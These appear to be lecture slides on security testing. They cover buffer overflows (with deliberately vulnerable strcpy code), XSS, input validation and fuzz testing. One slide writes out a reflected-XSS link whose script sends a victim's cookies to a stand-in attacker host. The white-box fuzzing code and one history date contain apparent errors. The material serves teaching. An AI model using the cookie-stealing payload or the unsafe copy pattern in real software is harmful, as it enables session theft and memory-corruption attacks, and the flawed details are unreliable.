Security Testing

- Introduction
- Security Vulnerabilities
- Fuzz Testing
- Summary

Software Security

- How to build software that is secure, i.e., able to stand against malicious attacks
  - Confidentiality, integrity, availability, authenticity, authorization, and others
- Security must be built-in, instead of added-on
  - Security concerns must be dealt with from the beginning of a project

Functionality vs Security

- Functionality is about what software should do, while security is about what it should not do
  - Security is often considered as a secondary concern
  - Which one is more challenging?
- Many security requirements are not explicitly specified
  - For example, software should be free from buffer overflow, cross-site scripting, and other vulnerabilities

Input Validation

- Many security attacks are possible due to inadequate input validation
  - Imagine what an attacker can do?
- All inputs, especially those coming from the Internet, should be considered dangerous, and thus need to be validated
  - Data is considered to be tainted if it uses, directly or indirectly, information from external inputs.

Security Testing

- Detect security vulnerabilities, before the hackers do
  - Think and act like a hacker, but with good intent
- The key challenge is to automate the hacking process that is to a large extent creative.
- In many cases, source code may not be possible.
  - Black-box testing, binary/byte code analysis

Security Testing


- Introduction
- Security Vulnerabilities
- Fuzz Testing
- Summary

Buffer Overflow


- What happens if we write beyond the capacity of an array-like data structure?
  - Program crash (if lucky), remote code execution, or even full control over a computer
- One of the most common security problems, especially in languages such as C/C++

```
char buffer [10];
buffer[10] = 'x';
```

Memory Layout




Buffer Overflow (2)




```
#include <string.h>
#include <stdio.h>

void foo (char *str) {
    char buffer [6];
    strcpy(buffer, str);
}
void main (int argc, char *argv[]) {
    foo (argv[1]); …
}
void format_hard_disk() { …}
```


Buffer Overflow (3)





```
#include <string.h>
#include <stdio.h>

void foo (char *str) {
    char buffer [6];
    strcpy(buffer, str);
}
void main (int argc, char *argv[]) {
    foo (argv[1]); …
}
void format_hard_disk() { …}
```

SQL Injection



SQL Injection (2)



XSS Scripting

- Attackers inject scripts that are executed on victim's machine with victim's access rights
  - Can steal information, e.g., from session cookies
- Reflected XSS: send victim a link that will execute malicious scripts
- Stored XSS: post malicious scripts on the server, e.g., by posting on a web forum

XSS Scripting (2)

- Suppose accessing a web page, http://www.123.com/abc, returns a web page with the text, "Page http://www.123.com/abc not found".
- What happens if attacker sends an email containing the following link: http://www.123.com/<script>location.href='http://mafia.com/cookieStealer.php?cookie='+document.cookie<script>"?

Security Testing

- Introduction
- Security Vulnerabilities
- Fuzz Testing
- Summary

Basic Idea

- Use randomly generated data to test software
- Test oracles typically just monitor for program crashes
- Advantages/disadvantages?

Common Fuzzing Inputs

- Very long or completely blank strings
- Max or min values of integers, or simply zeros
- Special characters or keywords
  - Nulls, newlines, or end-of-file characters
  - Format string characters
  - Semi-colons, slashes and backslashes, quotes
- Of course, a lot of randomly generated inputs

Major Components

- Fuzz generator: responsible for random input generation
  - Mutative vs generative
- Delivery mechanism: responsible for delivering test inputs from fuzz generator to the SUT
  - Files, environment variables, invocation parameters, network transmissions, operating system events (e.g., mouse and keyboard events)

Major Components

- Monitoring system: responsible for observing the runtime behavior of the SUT during test execution
  - Local vs remote monitoring

Mutation-Based Fuzzing

- Take one or more well-formed inputs, and then make random or heuristic changes
  - Requires little or no knowledge of input structure
  - Changes could include some special values, e.g., null, max/min, boundary values
- For example, fuzzing a PDF viewer could start with one or more (well-formed) PDF files, and then mutate the files
- Pros/Cons?

Generation-Based Fuzzing


- Create input based on a specification of the input structure, e.g., grammar, protocol specification
  - Random/heuristic changes can be made at certain parts of the input structure
- For example, a PDF viewer can be fuzzed by generating random PDF files based on the spec of the PDF format
- Pros/Cons?

White-box Fuzzing

```
void top (char input[4]) {
    int cnt = 0;
    if (input[0] = 'b') cnt ++;
    if (input[1] = 'a') cnt ++;
    if (input[2] = 'd') cnt ++;
    if (input[3] = '!') cnt ++;
    if (cnt >= 4) crash();
}
```

What is the chance for random testing to make this function crash?

White-box Fuzzing (2)



History

- 1998: “The Fuzz Generator,” a class project taught by Prof. Barton Miller at Univ of Wisconsin
- 1999 - 2003: The PROTOS project focusing on fuzz testing for security protocols
- 2002: The SPIKE tool that supports block-based fuzzing
- 2005: Wide adoption for security testing
- 2007: Whitebox fuzzing tools, including SAGE and KLEE

Security Testing

- Introduction
- Security Vulnerabilities
- Fuzz Testing
- Summary

Summary

- Security is becoming a significant concern in today's connected world.
- Common security vulnerabilities include buffer overflow, command injection, and XSS.
- Security testing is to break a system like a hacker, but with a good intent.
- Fuzz testing is a simple idea, but can be very effective.
- Smart fuzzing makes fuzzing more effective using additional knowledge on the input structure and/or source code.